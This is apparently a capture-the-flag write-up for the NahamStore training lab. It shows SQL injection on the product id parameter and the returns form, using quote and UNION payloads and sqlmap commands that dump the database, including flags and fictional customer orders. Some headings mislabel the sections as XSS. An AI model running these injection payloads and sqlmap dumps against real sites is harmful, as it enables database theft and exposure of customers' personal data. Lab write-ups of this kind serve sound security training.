🏬💉 NahamStore: SQLi

Introduction

SQL Injections are nothing more than a code injection in the context of SQL Queries. These vulnerabilities are present in poorly configured web applications that interact with relational databases using SQL. They involve *interfering with the syntax of SQL queries through injection points, with the goal of injecting and executing unintended instructions.*

The danger of this vulnerability lies in the fact that an attacker can obtain **sensitive information from the database, modify or delete data,** and **even launch other attacks from the various injection points identified in the application**.

In this section we will look for the SQLi present in NahamStore.

🕵️💉 Looking for SQLi

💉 First XSS (In-bound)

.
During the Zap Proxy vulnerability analysis, an SQL injection point was identified.

SQL Injection - MySQL (1)

▶ POST http://nahamstore.thm/product?id=%27

Upon accessing this section, which provides us with Zap proxy, we see this:

← → C ⌂ ○ 🔒 Not Secure http://nahamstore.thm/product?id=' ☆

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' LIMIT 1' at line 1

This response clearly shows that the application does not properly filter or sanitize the *id* parameter. However, after using some manual payloads I was unable to extract any information.

← → C ⌂ ○ 🔒 Not Secure http://nahamstore.thm/product?id='UNION SELECT NULL,NULL,NULL,NULL,NULL -- ☆ ⇩ 🔘 🔂 🦊 🦁 ◀ ⇄ ⋮

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''UNION SELECT NULL,NULL,NULL,NULL,NULL -- - LIMIT 1' at line 1

So refreshed the page, interpreted the request, saved it to a file named *request.burp*, and used **SQLmap** with the following command to retrieve the databases:

```
┌──(kali㉿kali)-[~/…/THM/Machines/NahamStore/SQLi]
└─$ sqlmap -r request.burp --ignore-redirects --batch --dbs
        {1.9.12#stable}

        https://sqlmap.org
```

Using SQLmap I was able to retrieve information from the database

```
[21:45:44] [INFO] the back-end DBMS is MySQL
[21:45:44] [WARNING] potential permission problems detected ('command denied')
web server operating system: Linux Ubuntu
web application technology: Nginx 1.14.0
back-end DBMS: MySQL >= 5.6
[21:45:44] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] nahamstore
```

Now that we know the names of the databases, we execute the following command on the one called *nahamstore*:


```
┌──(kali㉿kali)-[~/…/THM/Machines/NahamStore/SQLi]
└─$ sqlmap -r request.burp --ignore-redirects --batch --dump -D nahamstore
```

This was the result:


```
Database: nahamstore
Table: sqli_one
[1 entry]
+----+-------------------------------+
| id | flag                          |
+----+-------------------------------+
| 1  | {d89                    55c}  |
+----+-------------------------------+
```

```
Database: nahamstore
Table: product
[2 entries]
+----+------+----------------------------------+--------------+-------------------------------------------------------------------------------------------------+
| id | cost | image                            | name         | description                                                                                     |
+----+------+----------------------------------+--------------+-------------------------------------------------------------------------------------------------+
| 1  | 2500 | c10fc8ea58cb0caef1edbc0949337ff1 | Hoodie + Tee | Hack all the things with this awesome hoodie and t-shirt combination!                            |
| 2  | 1500 | cbf45788a7c3ff5c2fab3cbe740595d4 | Sticker Pack | Not only do these stickers look awesome, they are proven to increase your hacking skills by at least 30%! |
+----+------+----------------------------------+--------------+-------------------------------------------------------------------------------------------------+
```

💉 First XSS (Blind)

The following SQL error was found in the /returns section:

NahamStore

Return Your Items

Return Information

Order Number:

Return Reason:

Please Choose...

Return Information:

Create Return

We fill in the blanks, intercept the request using **Burp Suite**, and do the same thing we did in the previous case with **SQLmap**..


```
┌──(kali㉿kali)-[~/…/THM/Machines/NahamStore/SQLi]
└─$ sqlmap -r request2.burp --ignore-redirects --batch --dump
```

And this was the result:


```
[22:38:32] [INFO] checking if the injection point on (custom) POST parameter 'MULTIPART order_number' is a false positive
(custom) POST parameter 'MULTIPART_order_number' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 332 HTTP(s) requests:
```

```
[22:45:00] [INFO] retrieved: 3
Database: nahamstore
Table: order
[3 entries]
+----+---------+---------+--------------+--------------------------------------------------------------------+------------+-----------------------------------------------------------------+
| id | user_id | ip      | name         | address                                                            | created_at | user_agent                                                      |
+----+---------+---------+--------------+--------------------------------------------------------------------+------------+-----------------------------------------------------------------+
| 1  | 1       | 8.8.4.3 | Rita Miles   | 3914  Charles Street<br>Farmington Hills<br>Michigan<br>48335       | 1613994133 | Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:85.0) Gecko/20100101 Firefox/85.0 |
| 2  | 1       | 8.8.2.2 | Jimmy Jones  | 3999  Clay Lick Road<br>Englewood<br>Colorado<br>80112             | 1613994133 | Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:85.0) Gecko/20100101 Firefox/85.0 |
| 3  | 3       | 8.8.5.5 | Charles Cook | 4754 Swick Hill Street<br>Haran<br>Louisiana<br>70123              | 1613994133 | Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:85.0) Gecko/20100101 Firefox/85.0 |
+----+---------+---------+--------------+--------------------------------------------------------------------+------------+-----------------------------------------------------------------+
```

We have managed to obtain the database information of other users' orders and also the challenge flag:


```
[22:45:42] [INFO] retrieved: 1
Database: nahamstore
Table: sqli_two
[1 entry]
+----+-------------------------------+
| id | flag                          |
+----+-------------------------------+
| 1  | {212██████████████████015}    |
+----+-------------------------------+
```